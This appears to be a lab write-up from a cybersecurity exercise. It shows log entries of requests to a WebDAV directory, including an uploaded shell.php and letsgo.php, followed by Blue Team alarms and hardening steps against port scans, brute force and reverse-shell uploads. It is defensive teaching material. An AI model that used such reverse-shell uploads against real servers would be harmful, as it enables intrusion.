
search *webdav*

306 hits

Feb 20, 2021 @ 16:00:00.000 - Feb 20, 2021 @ 20:00:00.000 — Auto



Time	url.full
Feb 20, 2021 @ 19:00:06.364	http://192.168.1.105/webdav/
Feb 20, 2021 @ 19:00:05.208	http://192.168.1.105/webdav/
Feb 20, 2021 @ 18:59:59.297	http://192.168.1.105/webdav/letsgo.php
Feb 20, 2021 @ 18:59:59.294	http://192.168.1.105/webdav/letsgo.php
Feb 20, 2021 @ 18:59:58.812	http://192.168.1.105/webdav/letsgo.php



- *How many requests were made to this directory?* **306**
- *Which files were requested?* **shell.php, passwd.dav, and letsgo.php**

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- **IDS sensors should be configured and set to trigger when the number of requests per second exceeds a certain threshold**

What threshold would you set to activate this alarm?

- **The threshold for a given IP address should not exceed 10 requests per second for more than 5 seconds**
- **Or 100 consecutive ping (ICMP) requests**

System Hardening

What configurations can be set on the host to mitigate port scans?

- **Block and slow nmap scans with local firewall configurations and packet filters**
  - **Filter ICMP traffic**
  - **TCP wrappers to permit or deny access to the servers based on IP address or domain name**
- **Regularly conduct internal port scans to determine if there are more open ports than required**
- **Consider enabling deception technologies - for instance modify the port line in the sshd_config file**

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- **Whitelist authorized IP addresses and configure a binary alarm to fire if an IP outside of the whitelist attempts to connect**
    - **Monitor GET requests to the secret_folder directory**

System Hardening

What configuration can be set on the host to block unwanted access?

- **Access to sensitive files should be locally restricted to a specific user**
- **A default file should be configured (such as an index.html file) to prevent visitors from directory walking and viewing sensitive files**
- **Sensitive data should be encrypted at rest**

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- **An alarm should be configured to trigger when the number of packets per seconds exceeds a certain threshold**

What threshold would you set to activate this alarm?

- **The threshold should be set to fire an alert if there are more than 100 requests per second for 5 seconds**

System Hardening

What configuration can be set on the host to block brute force attacks?

- **Account lockouts with progressive delays - lock an account for a set amount of time after a certain threshold of failed login attempts is reached**
- **Limit logins to a specified IP address or range**
- **Strong passwords should be enforced**
- **Employ multiple-factor authentication**
- **CAPTCHA**

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- **Whitelist authorized IP addresses and configure a binary alarm to fire if an IP outside of the whitelist attempts to connect to the webDAV server**
- **Can also configure an alarm to fire when any read is performed on files within webDAV**

System Hardening

What configuration can be set on the host to control access?

- **Modify the configuration file to block access to the webDAV server from IP's that are not whitelisted**
- **Filebeat can be configured to monitor access**

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- **Alarm should be tripped if a POST request containing form or file data of a disallowed file type is made**

System Hardening

What configuration can be set on the host to block file uploads?

- **Define valid types of files that users can upload**
- **Uploaded files should be stored in a isolated location not accessible from the web**
- **Randomize uploaded file names so if a file is uploaded it cannot be executed via the assigned URL path**

the End